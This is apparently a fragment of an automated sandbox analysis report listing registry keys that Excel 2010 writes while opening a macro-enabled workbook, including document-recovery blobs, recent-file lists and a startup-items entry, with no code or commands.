00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE179	EE179	binary	04 00 00 00 84 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 36 00 2E 00 37 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AC 3B FE 6F 65 47 D7 01 79 E1 0E 00 79 E1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE273	EE273	binary	04 00 00 00 84 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 15 C9 4C 70 65 47 D7 01 73 E2 0E 00 73 E2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE33E	EE33E	binary	04 00 00 00 84 09 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 98 59 69 70 65 47 D7 01 3E E3 0E 00 3E E3 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	:w8	binary	3A 77 38 00 84 09 00 00 02 00 00 00 00 00 00 00 76 00 00 00 01 00 00 00 3A 00 00 00 30 00 00 00 63 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 63 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly